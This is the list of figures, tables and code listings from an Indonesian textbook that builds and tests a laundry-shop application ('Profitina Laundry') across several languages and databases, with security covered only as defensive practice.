Gambar 14.3 Enam cara menaruh Profitina Laundry di internet. Lima yang pertama berjalan di server di tempat lain; Cloudflare Tunnel memungkinkan PC kasir milik toko sendiri melayani pelanggan tanpa membuka *port* apa pun di *router* toko. 712

Gambar 15.1 Setahun data contoh, Oktober 2025 sampai September 2026: jumlah yang ditagih dan uang yang diterima per bulan, dari laporan bulanan. Maret, bulan Ramadan dan Lebaran, adalah yang tersibuk meskipun toko tutup empat hari. 734

Gambar 15.2 Poin loyalitas 253 pelanggan yang membayar pada data setahun menurut aturan yang diusulkan, dengan batas tingkat pada 50 dan 150 poin: 151 Bronze, 85 Silver, dan 17 Gold. 744

Gambar 15.3 Keempat pengembangan dan tabel yang ditambahkan atau dibacanya. Setiap pengembangan yang menyentuh data pribadi melewati tiga pertanyaan UU PDP yang sama: persetujuan, tujuan, dan minimisasi. 751

Daftar Tabel

Tabel 1.1 Tiga gerai Profitina Laundry sebagaimana disimpan dalam tabel `Outlet`, beserta watak lingkungan yang ditiru oleh data contoh. 3

Tabel 1.2 Daftar harga Profitina Laundry (tabel `Service`) dengan waktu janji selesai menurut aturan bisnis BR-7. Satuan setiap harga menjadi bagian deskripsinya; deskripsi ditulis dalam bahasa Inggris karena begitulah isinya di basis data. 11

Tabel 1.3 QRIS di Indonesia pada 2026 menurut Bank Indonesia. Hampir semua merchant penerima QRIS adalah usaha kecil seperti binatu. 14

Tabel 1.4 Pembayaran tahun contoh menurut metode. Uang yang diterima, Rp142.684.000, lebih kecil daripada Rp144.213.000 yang ditagihkan, karena pesanan yang masih di rak dan beberapa pesanan yang sudah diambil tetapi belum dibayar masih memiliki sisa tagihan. 15

Tabel 1.5 Tujuh tabel Profitina Laundry dengan bahasa sederhana, beserta jumlah barisnya dalam tahun contoh (Oktober 2025 sampai September 2026). 18

Tabel 1.6 Nilai-nilai yang dihitung aplikasi alih-alih disimpan, dan tempat penjelasannya dalam bab ini. Hanya jumlah yang ditagihkan dan unit yang disimpan, karena daftar harga dan timbangan dapat berubah sesudahnya. 19

Tabel 2.1 Rangkaian alat buku ini dengan versi yang berlaku pada September 2026, versi tertua yang dibutuhkan kode buku ini, dan bab yang pertama kali memakai setiap alat. 44

Tabel 2.2 Memasang VS Code di setiap sistem operasi. Baris terakhir adalah pemeriksaannya: harus mencetak nomor versi yang diawali `1.`. 45

Tabel 2.3 Ekstensi VS Code yang dipakai buku ini. Selalu periksa penerbitnya: beberapa ekstensi memiliki nama yang mirip. 45

Tabel 2.4 Memasang PHP di setiap sistem operasi. `php -m` mendaftar ekstensi yang dimuat PHP; `pdo_sqlite` harus ada di antaranya untuk bab ini. 48

Tabel 2.5 Memasang server basis data yang kompatibel dengan MySQL. Salah satu dari ketiganya sudah cukup untuk buku ini. 50

Tabel 2.6 Memasang JDK 25 di setiap sistem operasi. Kedua pemeriksaan harus mencetak versi yang sama; jika hanya `java` yang menjawab, yang terpasang adalah *runtime*, bukan *development kit*. 51
Tabel 2.7 Memasang Python di setiap sistem operasi. Di Windows perintahnya `python`; di macOS dan Linux `python3`. 52
Tabel 2.8 Memasang .NET 10 SDK di setiap sistem operasi. 53
Tabel 2.9 Perintah pemeriksaan, apa yang dikandung jawaban yang baik, dan perbaikan yang biasa ketika jawabannya tidak demikian. 55
Tabel 2.10 Kelima cara, masing-masing di portanya sendiri agar semuanya dapat berjalan bersamaan. Di Windows gunakan `python` untuk `python3` dan `..\..\lib\*` untuk *class path*. Hentikan server mana pun dengan **Ctrl+C**. 64
Tabel 3.1 Lima jenis pernyataan dalam dokumen kebutuhan, masing-masing dengan contoh nyata. Memisahkan kelimanya memberi tahu siapa yang boleh mengubahnya: pemilik mengubah aturan bisnis, tim merundingkan kebutuhan, dan tak seorang pun boleh diam-diam menyunting kriteria penerimaan. 85
Tabel 3.2 Enam karakteristik kebutuhan yang baik, masing-masing diperlihatkan pada aturan pembayaran dan sisa tagihan Profitina Laundry. Versi "buruk" semuanya adalah kalimat yang sungguh-sungguh ditulis oleh tim nyata. 86
Tabel 3.3 Para pemangku kepentingan Profitina Laundry. Tiga baris terakhir tidak pernah berdiri di meja depan, dan masing-masing tetap membentuk kebutuhan. 87
Tabel 3.4 Cakupan Profitina Laundry menurut dokumen kebutuhan. Kolom kanan sama-sama merupakan keputusan seperti kolom kiri. 90
Tabel 3.5 Sebagian glosarium Profitina Laundry. Kata `payment` dan `credit` adalah nama kolom warisan rancangan 2020, dan itulah sebabnya glosarium diperlukan: `Bill.payment` adalah jumlah tagihan, bukan sebuah pembayaran. 91
Tabel 3.6 Enam belas aturan bisnis Profitina Laundry. Masing-masing sudah berlaku di meja depan berbasis kertas sebelum sebaris kode pun ada. 92
Tabel 3.7 Dasbor 30 September 2026, sebagaimana diminta AC-8.1, dengan angka nyata data contoh. Enam nota terlambat di Keputih adalah akibat kerusakan pengering pada Contoh 6. 97
Tabel 3.8 Kebutuhan nonfungsional Profitina Laundry yang ditempatkan dalam model kualitas ISO/IEC 25010:2023. Setiap karakteristik memiliki setidaknya satu kebutuhan atau alasan eksplisit mengapa tidak. 99
Tabel 3.9 Sebelas kebutuhan keamanan dan data pribadi beserta kasus uji yang memeriksanya. S-8 dan sebagian S-10 diperiksa lewat tinjauan, bukan uji, dan pemeriksa celah di Subbab 3.10 melaporkannya dengan jujur. 100
Tabel 3.10 Rencana uji Profitina Laundry dalam satu tabel. Setiap eksekusi dimulai dari salinan baru `laundry.db` dengan jam dibekukan pada 30 September 2026 pukul 21.00, sehingga setiap nilai harapan dapat direproduksi dengan tepat. 110
Tabel 4.1 Enam aktor Profitina Laundry dan siapa yang memerankannya. Pemilik mewarisi supervisor dan supervisor mewarisi kasir; pencuci berdiri sendiri, karena pencuci tidak pernah menerima uang. 136
Tabel 4.2 Keenam belas use case Profitina Laundry. Tabel versi dokumen aplikasinya adalah tabel yang dibaca pemeriksa keterlacakan di Bab 3 untuk menemukan use case mana yang mewujudkan kebutuhan mana. 138
Tabel 4.3 Bagian-bagian deskripsi use case. Alur alternatif dinomori menurut langkah alur utama tempat ia bercabang: 3a adalah alternatif pertama pada langkah 3, 3b yang kedua. 139
Tabel 4.4 UC-01 Masuk / keluar. 140
Tabel 4.5 UC-16 Mengelola akun karyawan. 141
Tabel 4.6 UC-02 Mencari pelanggan. 141
Tabel 4.7 UC-03 Mendaftarkan atau mengubah pelanggan. 142
Tabel 4.8 UC-04 Mengelola layanan dan harga. 143
Tabel 4.9 UC-05 Membuat nota. 144
Tabel 4.10 UC-06 Menandai nota selesai. 146
Tabel 4.11 UC-07 Menyerahkan cucian. 146
Tabel 4.12 UC-08 Membatalkan nota. 147
Tabel 4.13 UC-15 Mencatat keluhan. 148

Tabel 4.14 UC-09 Mencatat pembayaran. 149
Tabel 4.15 UC-10 Mencetak struk. 149
Tabel 4.16 UC-11 Melihat dasbor. 150
Tabel 4.17 UC-12 Melihat laporan dan mengekspor CSV. 150
Tabel 4.18 UC-13 Mengecek status nota. 151
Tabel 4.19 UC-14 Memakai API JSON. 152
Tabel 5.1 Daftar harga tahun contoh. Kolom terakhir adalah aturan bisnis BR-7 dari Bab 3: nota yang masih diproses setelah sekian jam dinyatakan terlambat. 183
Tabel 5.2 Tujuh tabel tahun contoh. Bab 6 merancangnya; bab ini mengisinya. 186
Tabel 5.3 Pengali hari dalam sepekan pada generator. Sabtu dan Minggu paling ramai, Jumat paling sepi. 191
Tabel 5.4 Pengali musim hujan pada generator, satu nilai per bulan, tertinggi pada Januari. 191
Tabel 5.5 Bagaimana undian layanan berubah. Pengalinya saling dikalikan, seperti pengali kalender: seorang mahasiswa di Keputih melihat ekspres dengan 11 × 1,5 × 1,3 kupon. 199
Tabel 6.1 Tiga baris contoh rancangan 2020 dan pertanyaan yang diajukan masing-masing. Skema 2026 menjawab ketiganya. 233
Tabel 6.2 Cara kedua notasi menggambar gagasan yang sama. Diagram Chen untuk memikirkan usaha; diagram crow's foot untuk membangun tabel. 234
Tabel 6.3 Sembilan relasi dalam skema. Empat kunci tamu tahun 2020 mempertahankan nama dan aturan aslinya; lima lainnya baru. 236
Tabel 6.4 Apa yang ditambahkan perluasan September 2026, dan mengapa setiap tambahan berbentuk demikian. 237
Tabel 6.5 Batasan-batasan dalam skema. MySQL butuh lebih sedikit `CHECK` karena tipe kolomnya sudah menegakkan panjang, format, dan nilai yang diizinkan. 242
Tabel 6.6 `PaymentLine`, tabel yang berada dalam 1NF tetapi tidak dalam 2NF: kuncinya (`Bill_id`, `paid_at`), tetapi `cust_name` hanya bergantung pada `Bill_id`. 257
Tabel 6.7 `Preference`, tabel yang berada dalam 3NF tetapi tidak dalam BCNF: (`cust_id`, `svc_id`) adalah kunci, tetapi `washer → svc_id` berlaku dan `washer` bukan superkunci. 259
Tabel 6.8 Kamus data: `Outlet` (ditambahkan 2026), 3 baris. 260
Tabel 6.9 Kamus data: `Customer` (2020, ditambah `password_hash`), 256 baris. 261
Tabel 6.10 Kamus data: `Employee` (2020, ditambah `Outlet_id` dan `password_hash`), 14 baris. Peran diturunkan dengan Persamaan (6.2), tidak disimpan. 262
Tabel 6.11 Kamus data: `Service` (2020, tidak berubah), 12 baris. 262
Tabel 6.12 Kamus data: `Bill` (2020, ditambah `Outlet_id`), 2.953 baris. `CHECK Bill_status_times` mengikat status dengan waktu-waktunya (Persamaan (6.4)). 263
Tabel 6.13 Kamus data: `Payment` (ditambahkan 2026), 3.319 baris. Aplikasi menolak jumlah di atas sisa tagihan (Persamaan (6.1)). 264
Tabel 6.14 Kamus data: `StatusLog` (ditambahkan 2026), 8.802 baris, hanya-tambah. 264
Tabel 6.15 Nilai-nilai turunan dalam kamus data. Masing-masing dihitung dalam SQL setiap kali diperlukan. 265
Tabel 6.16 Setiap perbedaan antara kedua berkas skema. Selebihnya, dari nama sampai aturan bisnis, identik. 267
Tabel 7.1 Tiga puluh kueri menurut pertanyaan yang dijawabnya. Subbab 7.11 sampai 7.13 kemudian membahas kecepatan, dialek, dan pelari Java. 286
Tabel 7.2 Fungsi tanggal dan waktu kedua dialek. Bila sebuah kueri memerlukan fungsi yang berbeda, folder `mysql/` bab ini menyimpan versi MySQL-nya. 300
Tabel 7.3 Apa yang diajarkan keenam rencana itu. Soal 7.10 memperlihatkan bagaimana indeks pada sebuah ekspresi menyelamatkan pencarian digit telepon. 322
Tabel 8.1 Halaman-halaman antarmuka depan statis. Struk ditambahkan ke tampilan staf dalam kode bab ini; halaman lainnya milik aplikasi itu sendiri. 338
Tabel 8.2 Berkas-berkas antarmuka depan dan tugas masing-masing. Setiap halaman memuat `config.js`, `core.js`, `api.js`, dan `ui.js`, lalu skripnya sendiri. 339

Tabel 8.3 Metode `LiveApi` dan `MockApi` beserta permintaan HTTP di baliknya. Kedua kelas memiliki metode yang persis sama, dan itulah yang membuat keduanya dapat saling menggantikan. 361
Tabel 8.4 Keadaan galat dan keadaan kosong antarmuka depan, tempat masing-masing terdeteksi, dan apa yang dikatakan halaman. Setiap pesan memberi tahu pengguna apa yang harus dilakukan berikutnya, dan tidak satu pun membocorkan lebih daripada yang berhak diketahui pengguna. 370
Tabel 8.5 Tiga lapis pengujian antarmuka depan. Setiap lapis menemukan *bug* yang tidak dapat ditemukan lapis yang lebih murah. 377
Tabel 9.1 Perangkat lunak yang dipakai untuk menjalankan jalur PHP di bab ini, dan rilis terbarunya. Rilis XAMPP terbaru masih membawa PHP 8.2, yang dukungan keamanannya berakhir pada akhir 2026. 394
Tabel 9.2 Folder jalur PHP. Hanya `public/` yang terlihat oleh peramban; selebihnya hanya dapat dijangkau melalui `index.php` 395
Tabel 9.3 *Header* keamanan yang dikirim *kernel*. *Content Security Policy* hanya dikirim bersama halaman; API menjawab JSON, yang tidak dijalankan peramban. 404
Tabel 9.4 Aturan sebuah pembayaran (BR-6). Sebuah nota boleh dibayar sebagian-sebagian, dengan metode yang berbeda-beda. 429
Tabel 9.5 Membuat nota dalam tiga bahasa. SQL, aturan, urutan langkah, dan pesannya sama; hanya cara setiap bahasa mengejanya yang berbeda. 448
Tabel 10.1 Perangkat lunak jalur Python: versi persis yang dipasang dan dijalankan dalam bab ini, dan rilis terbaru masing-masing per September 2026. 455
Tabel 10.2 Bagian-bagian jalur Flask beserta ukurannya dalam baris. Logika bisnis sengaja menjadi bagian terbesar: itulah yang sesungguhnya dibayar oleh usaha binatu. 459
Tabel 10.3 Sembilan *blueprint* jalur Flask: 32 rute halaman dan 25 rute API. Nomor layar mengikuti *UI walkthrough* di Bab 3. 465
Tabel 10.4 Ke-192 uji jalur Flask per berkas, dan kasus rencana uji yang dicakup setiap berkas. Bab 14 membandingkan jumlah ini dengan jalur-jalur lain. 498
Tabel 10.5 Cek status dalam Flask dan dalam Java polos: setiap tugas yang diserahkan jalur Flask kepada *framework*, dan baris Java yang mengerjakannya dengan tangan. 507
Tabel 11.1 Perangkat lunak jalur Java: yang dipasang dan dijalankan untuk bab ini, serta rilis terbaru masing-masing per September 2026. 516
Tabel 11.2 Segala sesuatu yang dieksekusi untuk bab ini pada 24 September 2026 beserta hasilnya. Satu-satunya kegagalan dijelaskan di Subbab 11.18. 517
Tabel 11.3 Bagian-bagian jalur JDK HttpServer. SQL hanya berada dalam satu paket, dan paket web tidak pernah memuatnya 521
Tabel 11.4 Alur kerja nota di jalur HttpServer: pemeriksaan peran, metode, syarat yang membuat *update* aman, dan baris audit yang ditulis dalam transaksi yang sama. 539
Tabel 11.5 Pekerjaan yang sama di kedua jalur Java. Jalur servlet menyerahkan empat baris pertama kepada kontainer dan menyimpan sisanya. 546
Tabel 11.6 Mencatat pembayaran dengan tiga cara. Aturan dan SQL-nya identik; hanya ejaan setiap langkahnya yang berbeda. 572
Tabel 12.1 Perangkat lunak jalur .NET: yang dipasang dan dijalankan di sini, serta rilis terbaru masing-masing per September 2026 [1], [3], [4]. 580
Tabel 12.2 Segala sesuatu yang dieksekusi untuk bab ini pada 24 September 2026. Keluaran lengkapnya ada di `Code_new/Chapter12/runs/` 581
Tabel 12.3 Folder-folder jalur ASP.NET Core. Seperti di setiap jalur, hanya `Data/` yang tahu bagaimana data disimpan. 584
Tabel 12.4 Enam eksekusi rangkaian uji penerimaan bersama terhadap jalur ASP.NET Core, 24 September 2026. Keluarannya ada di `Code_new/Chapter12/runs/`. 615
Tabel 12.5 Laporan bulanan dalam tiga bahasa: dua jumlah yang sama dari Persamaan (12.3) dan Persamaan (12.4), dan kecermatan yang sama terhadap uang, bulan kosong, dan akhir baris. 626
Tabel 13.1 Tujuh pekerjaan yang tidak berhubungan dengan binatu, dan siapa yang mengerjakannya pada enam jalur buku ini. Dari kiri ke kanan, makin banyak pekerjaan berpindah dari kode binatu ke *framework*. 634

Tabel 13.2 Keempat jalur *framework* dan versinya, diperiksa di web pada September 2026. “Di sini” berarti lingkungan pembangunan tempat perintah-perintah bab ini dijalankan. 637
Tabel 13.3 Keempat jalur *framework* baris demi baris. Baris terakhir bukan penilaian atas *framework*-nya, melainkan catatan tentang *server* paket mana yang dapat dijangkau lingkungan pembangunan. 675
Tabel 14.1 Empat tingkat pengujian di Profitina Laundry. Baris-baris bawah lebih lambat dan lebih sedikit, tetapi hanya merekalah yang membuktikan bahwa bagian-bagiannya bekerja bersama. 692
Tabel 14.2 Ke-107 kasus rencana uji, dikelompokkan menurut kebutuhan. 693
Tabel 14.3 Cara keempat jalur menjalankan rencana uji. Masing-masing menyimpan ujinya dalam bahasanya sendiri, tanpa *framework* tambahan yang perlu dipasang. 694
Tabel 14.4 Keempat rangkaian sebagaimana dijalankan pada 24 September 2026 (Linux, Python 3.11.15, PHP 8.4.21, OpenJDK 21.0.10, Node 22.22.2). Jumlahnya berbeda karena setiap rangkaian membagi rencana secara berbeda; yang sama adalah nol kegagalan pada data yang sama. 697
Tabel 14.5 Skrip uji penerimaan *black-box* terhadap tiga jalur dan satu penerapan bergaya produksi, 24 September 2026. Keluaran lengkapnya ada di `Code_new/Chapter14/runs/`. 705
Tabel 14.6 OWASP Top 10:2025 dipetakan ke Profitina Laundry: letak setiap risiko di binatu, pertahanan dalam kode, dan uji yang memeriksanya. 706
Tabel 14.7 Kewajiban UU PDP diterjemahkan menjadi tindakan bagi binatu tiga gerai: apa yang sudah dilakukan aplikasi, dan apa yang tetap menjadi keputusan pemilik. 711
Tabel 14.8 Keenam pilihan penerapan dibandingkan. Biaya disebut secara relatif karena harga berubah; kolom terakhir menyatakan apa yang benar-benar dijalankan di lingkungan pembangunan. 713
Tabel 14.9 Daftar periksa penerapan Profitina Laundry, dalam urutan pekerjaannya. 721
Tabel 14.10 Perkakas bab ini, versi yang benar-benar dijalankan pada 24 September 2026, dan kegunaan masing-masing. 726
Tabel 15.1 Jalan dari sebuah permintaan menuju fitur yang dirilis, dengan program loyalitas sebagai contoh. Kesembilan langkah yang sama melayani antar-jemput, notifikasi, dan analitik. 752
Tabel 15.2 Rencana empat tahap untuk mengembangkan Profitina Laundry dalam proyek kelas: satu pengembangan per kelompok, setiap tahap diakhiri dengan sesuatu yang berjalan dan sesuatu yang diperiksa. 753

Daftar Kode

Kode 1.1 `Chapter01/python/counter_day.py`: satu hari di konter diputar ulang dari berkas CSV data contoh, dalam Python. 21
Kode 1.2 `Chapter01/java/CounterDay.java`: pemutaran ulang yang sama dalam Java, hanya dengan pustaka standar. Jalankan dari folder `java` dengan `java CounterDay.java`. 25
Kode 2.1 `Chapter02/tools/check_tools.py`: menanyakan versi setiap alat meja kerja dan melaporkan mana yang menjawab. 55
Kode 2.2 `Chapter02/tools/CheckTools.java`: pemeriksaan yang sama dalam Java. Jalankan di folder `tools` dengan `java CheckTools.java`. 57
Kode 2.3 `Chapter02/db/check_db.py`: membuka `laundry.db` hanya-baca dan menghitung baris setiap tabel. 60
Kode 2.4 `Chapter02/db/CheckDb.java`: hitungan yang sama dalam Java melalui JDBC. Pengaturan *driver* `open_mode = 1` membuka berkas dalam mode hanya-baca. 61
Kode 2.5 `firstpage/static/public/index.html`: daftar harga sebagai berkas HTML biasa. Keempat cara dinamis menghasilkan teks yang persis sama, kecuali baris `Served by`. 65
Kode 2.6 `firstpage/php/public/index.php`: daftar harga dibaca dari `laundry.db` dengan PDO dan dicetak sebagai HTML. 66
Kode 2.7 `firstpage/python/app.py`: daftar harga dalam Python dengan Flask dan modul standar `sqlite3`. 67

Kode 2.8 `firstpage/java/FirstPage.java`: daftar harga disajikan oleh HttpServer milik JDK, dibaca melalui JDBC dan *driver* SQLite. 69
Kode 2.9 `firstpage/dotnet/FirstPage.csproj`: berkas proyek. `Microsoft.NET.Sdk.Web` membawa ASP.NET Core; tidak ada paket lain yang diperlukan. 72
Kode 2.10 `firstpage/dotnet/Program.cs`: daftar harga dalam C# dengan ASP.NET Core, dibaca dari `Service.csv` karena membaca SQLite memerlukan paket NuGet. 73
Kode 2.11 `firstpage/compare_pages.py`: mengambil halaman dari setiap server yang berjalan dan membandingkannya, di luar baris `Served by`. 75
Kode 3.1 `python/ac_examples.py`: sebelas kriteria penerimaan bab ini diperiksa terhadap data setahun. Setiap kueri memakai parameter `?`, sebagaimana dituntut kebutuhan S-2, bahkan dalam program yang tidak akan dijalankan orang lain. 101
Kode 3.2 `java/AcExamples.java`: sebelas pemeriksaan yang sama dengan JDBC. `PreparedStatement` dengan `?` berperan seperti tuple parameter di Python, dan `LocalDateTime` seperti `datetime`. 104
Kode 3.3 `python/tracecheck.py`: pemeriksa keterlacakan. Program membaca tiga dokumen Markdown dan satu folder uji hanya dengan pustaka standar dan ekspresi reguler, lalu melaporkan setiap celah yang ditemukannya. 111
Kode 3.4 `java/TraceCheck.java`: pemeriksa keterlacakan dalam Java 21. `TreeMap` menjaga use case tetap terurut, `LinkedHashMap` menjaga FR dalam urutan dokumen, dan `Arrays.compare` mengurutkan id uji sehingga TC-5.10 datang sesudah TC-5.9. 119
Kode 4.1 `scenarios/journey.txt`, empat dari dua puluh enam langkah. Setiap blok menyebut use case dan alurnya, aktor, permintaan, status HTTP yang diharapkan, dan apa yang dicetak dari jawaban; `$customer` adalah nilai yang disimpan dari jawaban sebelumnya. 158
Kode 4.2 `python/start_flask_copy.py`: menyalin jalur Flask dan basis data contoh ke `work/`, lalu menjalankan salinannya di porta 6040 dengan jam dibekukan pada 2026-09-30 21:00:00. 159
Kode 4.3 `python/replay.py`: memutar ulang berkas skenario terhadap jalur yang berjalan hanya dengan pustaka standar. `CookieJar` menyimpan sesi di antara permintaan, seperti yang dilakukan peramban, dan token CSRF dari jawaban login dikirim bersama setiap perubahan. 160
Kode 4.4 `java/Replay.java`: replay yang sama dengan `HttpClient` dan `CookieManager` milik JDK. Karena JDK tidak memiliki pengurai JSON, program ini membawa pengurai kecilnya sendiri, sekitar tujuh puluh baris untuk keenam jenis nilai JSON. 167
Kode 5.1 `python/lpdb.py`: modul pembantu yang diimpor setiap program Python dalam bab ini. Bagian `?mode=ro` pada string koneksi itulah yang membuat basis data hanya-baca. 184
Kode 5.2 `python/01_counts.py`: jumlah baris ketujuh tabel dan tiga total kendali setahun. 184
Kode 5.3 `python/05_regenerate.py`: jalankan ulang generator dan bandingkan setiap tabel dengan basis data buku melalui sidik SHA-256. 188
Kode 5.4 `generator/generate_data.py`, baris 247–270: pengali volume satu outlet pada satu hari, jantung aturan kalender. 190
Kode 5.5 `python/02_day_factor.py`: hitung skala menurut Persamaan (5.5), pengali dan lambda sembilan hari pilihan, serta nota harapan dibanding nota nyata setiap bulan. 193
Kode 5.6 `generator/generate_data.py`, baris 331–339: metode perkalian Knuth untuk mengundi hitungan berdistribusi Poisson. 197
Kode 5.7 `python/03_trace_bill.py`: satu nota beserta pelanggan, layanan, pembayaran, dan peristiwa statusnya, digabung dari lima tabel. 203
Kode 5.8 `python/04_summary.py`: ringkasan-ringkasan di balik grafik subbab ini, dan pemeriksaan aturan generator terhadap data. 208
Kode 5.9 `java/Summarize.java`: baris per tabel, serta nota dan nilai tagihan menurut bulan, outlet, layanan, dan jam, melalui JDBC. 216
Kode 5.10 `java/TraceBill.java`: penelusuran **Kode 5.7** dalam Java, dengan *prepared statement* untuk masing-masing dari ketiga kuerinya. 218
Kode 5.11 `python/06_monthly_chart.py`: dua kueri, satu deret batang, satu deret garis, satu gambar. 221
Kode 5.12 `python/ex_lebaran.py`: nota per outlet dua pekan sebelum lonjakan Lebaran dan selama lonjakan itu. 225

Kode 5.13 `java/MethodsPerOutlet.java`: pembayaran per metode dan porsi QRIS di setiap outlet. `SUM(p.method = 'cash')` dapat dipakai karena perbandingan di SQLite bernilai 1 jika benar dan 0 jika salah. 226
Kode 6.1 `sql/original_2020.mysql.sql`, baris 15–29: tabel `Bill` rancangan 2020, sebagaimana diekspor dari Vertabelo. 231
Kode 6.2 `sql/schema.sqlite.sql`, baris 40–52: tabel `Outlet`. Setiap batasan diberi nama, sehingga pesan galat menyebut aturan mana yang dilanggar. 239
Kode 6.3 `sql/excerpts/bill.sqlite.sql`: tabel `Bill` dalam SQLite, dengan sebelas batasan `CHECK` bernama dan empat kunci tamu. 240
Kode 6.4 `python/01_create_schema.py`: buat skema kosong, gambarkan setiap tabel dari katalog SQLite sendiri, dan bandingkan cuplikan `Bill` yang dicetak dengan tabel yang sebenarnya. 241
Kode 6.5 `python/02_check_constraints.py`: empat belas pernyataan, tiga belas di antaranya masing-masing melanggar satu aturan; dijalankan di SQLite secara bawaan dan di MySQL atau MariaDB dengan `--mysql`. 243
Kode 6.6 `python/03_foreign_keys_off.py`: pembayaran yatim yang sama, pada koneksi tanpa dan dengan `PRAGMA foreign_keys = ON`. 247
Kode 6.7 `python/04_anomalies.py`: buku pesanan sebagai satu tabel lebar, dengan redundansinya dan tiga anomali klasik yang diperagakan pada baris nyata. 249
Kode 6.8 `python/05_dependencies.py`: sepuluh calon dependensi fungsional diuji terhadap tahun contoh; satu contoh penyangkal cukup untuk menggugurkan sebuah dependensi. 254
Kode 6.9 `sql/excerpts/bill.mysql.sql`: tabel `Bill` di MySQL. Tujuh batasan `CHECK` alih-alih sebelas, karena tipe kolom mengerjakan sebagian tugasnya. 265
Kode 6.10 `sql/schema.mysql.sql`, baris 185–211: sembilan kunci tamu, ditambahkan setelah tabel-tabelnya dengan gaya rancangan asli. 267
Kode 6.11 `sql/schema.sqlite.sql`, baris 230–243: empat belas indeks, satu di antaranya unik. Masing-masing ada untuk kueri yang sering dijalankan aplikasi. 268
Kode 6.12 `python/06_passwords.py`: kedua kolom kata sandi, dan verifikasi PBKDF2 dalam waktu konstan. 270
Kode 6.13 `java/CreateSchema.java`: buat skema dari Java dan daftar setiap tabel beserta banyaknya kolom dan tabel-tabel yang dirujuknya. 271
Kode 6.14 `java/CheckConstraints.java`: lima uji batasan melalui JDBC. Properti koneksi `foreign_keys` melakukan apa yang dilakukan `PRAGMA foreign_keys = ON` di Python. 273
Kode 6.15 `java/VerifyPassword.java`: verifikasi PBKDF2-HMAC-SHA256 atas `Employee.password_hash` dalam Java. 275
Kode 6.16 `sql/ex_topup.sqlite.sql`: tabel `TopUp` untuk isi ulang deposit, dengan gaya penamaan dan batasan skema ini. 279
Kode 6.17 `python/ex_topup.py`: satu isi ulang dan perubahan depositnya dalam satu transaksi, dan tiga isi ulang buruk yang ditolak. 280
Kode 6.18 `java/StaffRoles.java`: peran turunan setiap pegawai, dari satu kueri dengan `CASE` dan `EXISTS`. 282
Kode 7.1 `python/run_queries.py`: jalankan kueri mana pun dari ketiga puluhnya di SQLite atau MySQL, cetak hasilnya, atau bandingkan kedua mesin. 286
Kode 7.2 `sql/ex/complaints.sql`: laju keluhan dua jenis layanan, ditulis selangkah demi selangkah dengan dua CTE. 290
Kode 7.3 `sql/q01.sql`: baris dashboard setiap outlet, dibangun dari empat subkueri skalar. 291
Kode 7.4 `sql/q02.sql`: dua bulan berdampingan dengan agregasi bersyarat. 292
Kode 7.5 `sql/q11.sql`: nota terbuka setiap outlet, dikelompokkan menurut outlet dan status. 292
Kode 7.6 `sql/q03.sql`: nota, nilai tagihan, dan rata-rata nota per bulan. 293
Kode 7.7 `sql/q04.sql`: pandangan kas setiap bulan, satu kolom per metode pembayaran. 294
Kode 7.8 `sql/q05.sql`: pendapatan bulanan dengan satu kolom per outlet. 294
Kode 7.9 `sql/q06.sql`: nota, nilai tagihan, dan porsi persentase setiap outlet dalam setahun. 295
Kode 7.10 `sql/q07.sql`: nota, satuan, dan nilai tagihan per layanan, beserta porsi setiap layanan. 296
Kode 7.11 `sql/q08.sql`: peringkat layanan di dalam setiap outlet, ambil tiga yang pertama. 297
Kode 7.12 `sql/q09.sql`: nota dan nilai tagihan yang diterima setiap pegawai meja kasir. 299

Kode 7.13 `sql/q10.sql`: nota yang diselesaikan per pegawai, dari jejak audit. 299
Kode 7.14 `sql/q12.sql`: setiap nota yang antre beserta umurnya dalam jam, yang tertua lebih dulu. 300
Kode 7.15 `sql/q13.sql`: nota yang masih antre setelah waktu janjinya, dihitung sekali dalam klausa `WITH`. 301
Kode 7.16 `sql/q14.sql`: porsi nota selesai yang diselesaikan dalam waktu janjinya, per layanan. 302
Kode 7.17 `sql/q15.sql`: kantong yang selesai lebih dari 30 hari lalu dan masih di rak, beserta telepon pelanggannya. 303
Kode 7.18 `sql/q27.sql`: rata-rata jam dari datang sampai selesai, dan dari selesai sampai diambil, per layanan. 304
Kode 7.19 `sql/ex/calendar.sql`: CTE rekursif membangkitkan setiap hari dalam setahun; `NOT EXISTS` mempertahankan hari ketika outlet yang buka tidak menerima nota. 305
Kode 7.20 `sql/q16.sql`: setiap nota yang tagihannya lebih besar daripada yang dibayar, yang sudah diambil lebih dulu. 306
Kode 7.21 `sql/q17.sql`: pembayaran `B0006` beserta sisa tagihan setelah masing-masing. 308
Kode 7.22 `sql/q23.sql`: klasifikasikan setiap nota menurut cara pembayarannya, lalu hitung setiap kelas. 308
Kode 7.23 `sql/q18.sql`: sepuluh pelanggan dengan nilai tagihan terbesar. 309
Kode 7.24 `sql/q19.sql`: pelanggan dikelompokkan menurut banyaknya kunjungan. 310
Kode 7.25 `sql/q20.sql`: pendaftaran per bulan, dengan semua yang lebih lama dikelompokkan sebagai “before”. 311
Kode 7.26 `sql/q30.sql`: cek status. Id nota dan telepon adalah kedua parameter `?`. 312
Kode 7.27 `sql/q21.sql`: pembayaran dan jumlahnya per metode, beserta porsi setiap metode atas uang. 312
Kode 7.28 `sql/q22.sql`: porsi QRIS atas pembayaran per kuartal dan outlet. 313
Kode 7.29 `sql/q24.sql`: nota dan nilai tagihan per hari dalam sepekan. 314
Kode 7.30 `sql/q25.sql`: nota per jam kedatangan. 314
Kode 7.31 `sql/q26.sql`: nota, barang rumah tangga besar, dan nilai tagihan per pekan di sekitar Lebaran 2026. 315
Kode 7.32 `sql/q28.sql`: nota, pembatalan, dan keluhan per outlet, dari `StatusLog`. 316
Kode 7.33 `sql/q29.sql`: jejak audit lengkap nota pertama yang menerima keluhan. 317
Kode 7.34 `python/explain.py`: rencana kueri enam pertanyaan umum, dengan dan tanpa indeks skema, serta pengukuran waktu opsional. 318
Kode 7.35 `java/RunQueries.java`: ketiga puluh kueri melalui JDBC, dengan parameter Q30 diikat oleh `setString`. 324
Kode 7.36 `sql/ex/ex7_2.sql`: lima hari tersibuk. 330
Kode 7.37 `sql/ex/ex7_3.sql`: tiga fungsi peringkat atas layanan di Rungkut. 330
Kode 7.38 `sql/ex/ex7_4.sql`: pelanggan yang terlihat di lebih dari satu outlet. 331
Kode 7.39 `sql/ex/ex7_5.sql`: ekspres sebagai porsi semua nota cuci-lipat. 332
Kode 7.40 `sql/ex/ex7_6.sql`: Q16 dengan CTE, dijumlahkan per status. 332
Kode 7.41 `sql/ex/ex7_7.sql`: jarak antarkunjungan seorang pelanggan dengan `LAG()`. 332
